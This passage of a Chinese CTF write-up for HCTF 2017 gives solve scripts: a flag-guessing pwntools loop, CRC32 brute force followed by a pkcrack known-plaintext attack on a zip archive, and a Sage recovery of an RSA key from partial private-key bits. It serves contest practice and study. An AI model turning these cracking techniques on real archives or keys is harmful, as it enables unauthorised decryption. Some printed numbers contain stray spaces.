    sleep(0.15)
    data=p.recvuntil('\n')
    if data.find('system call')>=0:
        ji+=1
        print abcd[i]
        answer+=abcd[i]
```

```
            if abcd[i]=='}':
                print answer
            i=0
        i+=1
p.interactive()
```

#hctf{d82ffe9c22520707352dc288091cddb057391083db2b35f841265e4533c489fd}

extra

1. big_zip

这题看到一个 zip 包，开始尝试各种方法破解没能成功，队友提示会不会是 crc32 暴力破解，然后得以解决。

具体思路：

1.crc32 爆破 small_00.txt –small_40.txt 共 41 个 5 字节的文件，利用网上找的代码直接破解，一开始加的所有的有效字符，因为太慢，先爆破了几个出来，发现文件内容只是包括大小写英文字母以及下划线，因此修改代码，可很快全部爆破：

```
# -*- coding: cp936 -*-
import binascii
def str2num(s):
    return int(s, 16)
dic = '''abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_'''
crc0= str2num("251DEE02")
for x in dic:
    for a in dic:
        for b in dic:
            for c in dic:
                for d in dic:
                    str = x+a+b+c+d
                    str_crc = binascii.crc32(str)& 0xffffffff
                    if (str_crc==crc0):
                        print "crc0:",str
```

2. 得到 41 个文件，再看另外剩下的两个文件，一个是 flag.txt，另一个是 something_small_make_me_bigger.txt，刚好 205 字节，计算下是 41*5 得来，看样子应该是明文攻击，因此将 41 个文件的明文整合在一起压缩后尝试明文攻击；

3. 使用 pkcrack 进行明文攻击，得到 flag

#hctf{We1c0me_2_HCTF2017_h4ve_fun_LOL}

2. weakrsa

这题看到题目，给了 RSA 私钥 d 的一部分，以及公钥(e,n)，密文 c，开始想到用格的方法发现不太合适,刚好在网上搜到一篇 98 年的关于已知 RSA 部分比特私钥的一种攻击方法,懂了原理后，大概按照文章中所说一步一步来即可。

论文名称： An Attack on RSA Given a Small Fraction of the Private Key Bits

文章中的 k，必然小于 e，因此可尝试穷举破解，具体代码如下：

```
N=24129492308224479830531863430667763206113500947912894148049103046436751018902380216549212087945014575866175372699327952352562583984599024982322742653474650254469019243745562427155195911292231061633627557914070970650388286259815766552728485153840458510677169495483383264554397982155108666923510839292748291941615629484247125025729363254239159271724680451974211566266307311323012908187153011368890695841034381925365547836453167672856111790684457634738536647974450864723943635507973978195453912898978987904396630176208142995219377309529324099766495068346782530074954504554550936100220114319876296005855618193837568032249;
e=65537;
d1=58502105042243779040030927793473642167117490345311828777326272372769900966086843112528204852895823002378320734201221979117873294004386098430246194492296624775024246174321689336329944371965490988080970254136787385589525552390797299080032645170511286479600603852706072968955346392001918033991749996799170124213;
M=2^1028;
R.<x> = PolynomialRing(QQ,1);
f=x^2-2*x+N;
for k in range(1,e):
    bezout=xgcd(k,M);
    kv=Integer(mod(bezout[1],M));
    PQ=N+1-(e*d1-1)*kv;
    pq=Integer(mod(PQ,M));
    phi=N-pq+1;
```

```
bezout2=xgcd(e,phi);
d=Integer(mod(bezout2[1],phi));
if Integer(mod(d,M))==d1:
    print k;
    f=x^2-pq*x+N;
    print factor(f);
    print d;
```

依次可解出 p,q,d,m 如下：

p=168458102490840884278456020573834915484216189201676703882888810129998303229503328809960898464885409995486199136959085317552609677453555236838250017290377076110933140570479538917800756082880752683224511888209334319839136576759310639065850958794641717428865993164527334087387397684834175292337653080674490340991;

q=143237350720701649250917751245137799729065928288980147229637996693617135085782339625345498795656176103885753494187647256265778060263804529879126319857127891286809857323241958318742736912752683990563209031039792778810940411403152970239118846634565080378068772411916338677206331449336992049480100710247005429639;

d=220102412328603327700234268847940789511981201484227341053835761359085007348673755546565825080403576050148134634685524866806314575458643867199938336903942515962343781285434711301671539248510133984698702876186135571730604412911492186137397435186495636087521837986098255174683990077546203094031524403582676295915756058456953805783939998969827909811985276078209467083724941992993039068985474102859850611630138673920643776030093534439411962953816329348028287004523498586761310453212327015915379680522742938815788211894085315060623669455671191385061940849058637845906051240650354808652681833588146893611982173714195907025 33;

m=411311612201294831369643481105619415943155574649934167283311737967671858254847829512396119976985939238502193031698393 3;

明文 m 十进制转化 16 进制为：

0x686374667b6c35425f30665f705269763474655f6b31795f346e645f42727574655f666f7263655f503878773368476e7d

再用 16 进制在线转换下 ascii 得 flag：

#hctf{l5B_0f_pRiv4te_k1y_4nd_Brute_force_P8xw3hGn}